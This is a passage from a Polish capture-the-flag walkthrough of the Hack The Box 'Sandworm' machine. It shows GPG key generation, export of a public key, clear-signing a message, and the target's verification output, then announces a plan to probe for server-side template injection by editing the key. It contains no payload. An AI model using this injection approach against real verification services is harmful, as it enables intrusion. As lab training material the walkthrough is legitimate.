


```
┌──(kali㉿kali)-[~]
└─$ gpg --quick-gen-key "sebol"
About to create a key for:
    "sebol"

Continue? (Y/n) Y
gpg: A key for "sebol" already exists
Create anyway? (y/N) y
gpg: creating anyway
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: revocation certificate stored as '/home/kali/.gnupg/openpgp-revocs.d/544CF9BFB6CD031F9371176CDC27102FC14BED60.rev'
public and secret key created and signed.

pub   rsa3072 2023-06-26 [SC] [expires: 2025-06-25]
      544CF9BFB6CD031F9371176CDC27102FC14BED60
uid                      sebol
sub   rsa3072 2023-06-26 [E]
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/Sandworm]
└─$ gpg --armor --export 544CF9BFB6CD031F9371176CDC27102FC14BED60 | sponge pubkey.asc


┌──(kali㉿kali)-[~/Desktop/HTB/Sandworm]
└─$ cat pubkey.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

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
=AE5y
-----END PGP PUBLIC KEY BLOCK-----

┌──(kali㉿kali)-[~/Desktop/HTB/Sandworm]
└─$ █
```

Teraz podpisujemy wiadomość tym kluczem




```
┌──(kali㉿kali)-[~/Desktop/HTB/Sandworm]
└─$ echo 'seba' | gpg --clear-sign --local-user 544CF9BFB6CD031F9371176CDC27102FC14BED60

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

seba
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEVEz5v7bNAx+TcRds3CcQL8FL7WAFAmSZqj8ACgkQ3CcQL8FL
7WCVaAwAwN4n//AOymXrSx25EeC76IAiKIjnqvgBC2ay5YvcC6Ph428Qf+LRWdir
Tg1agtveFQNPiQMFXwKXh/aawBW12N6M+TESLily+pGPmPjkp72FulTp1tOtxSYW
Qm7UNKyrTxQyDn7fNMP325qcszQF2FfGA4NtIM/otIposFPurUmdHx3may9JkceQ
6ohR+KBdwqEBPpNGUZ838OND7pDOa82zK8DxaPS1L3oEHLGPMYxXu6iyqc1fJQcS
PQkbHkVDMias63krTd9yMNfAu2FAiCqMF3VNfkx0U6PpkInXofQqA6gfaOmXT55Z
03f8MNzhz2j6OB6pLB7EpPZzXiOSdpgMVgxe0UcdlRj0O/wf/Z0NfrCXrh788/SH
4zfOX3iI0/uS2u/E51V6AsfrKShdmBaLRWlfCiyBmlN6nYry9C25Xgvyr4E6clOb
eGNJDb2wiGzWQ/xf7DmM1GhTyHp9GdB6YXnzuq5+LdMzOjD3CayNY5YRRnb/Hq6B
NU1Stjob
=4vlr
-----END PGP SIGNATURE-----
```

W wyniku otrzymujemy komunikat o tym ,że poprawnie przesłano
Potencjalnie możemy tutaj wykonać SSTI




```
Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Mon
26 Jun 2023 03:09:51 PM UTC gpg: using RSA key
544CF9BFB6CD031F9371176CDC27102FC14BED60 [GNUPG:]
KEY_CONSIDERED
544CF9BFB6CD031F9371176CDC27102FC14BED60 0 [GNUPG:]
SIG_ID yzXj8VfwAE+57lFepgEsdGgVsbM 2023-06-26 1687792191
[GNUPG:] KEY_CONSIDERED
544CF9BFB6CD031F9371176CDC27102FC14BED60 0 [GNUPG:]
GOODSIG DC27102FC14BED60 sebol gpg: Good signature from
"sebol" [unknown] [GNUPG:] VALIDSIG
544CF9BFB6CD031F9371176CDC27102FC14BED60 2023-06-26
1687792191 0 4 0 1 10 01
544CF9BFB6CD031F9371176CDC27102FC14BED60 [GNUPG:]
TRUST_UNDEFINED 0 pgp gpg: WARNING: This key is not
certified with a trusted signature! gpg: There is no indication that
the signature belongs to the owner. Primary key fingerprint: 544C
F9BF B6CD 031F 9371 176C DC27 102F C14B ED60
```

W takim razie edytujemy nasz klucz i dodajemy prostą komendę aby upewnić się czy mamy do czynienia z tą podatnością



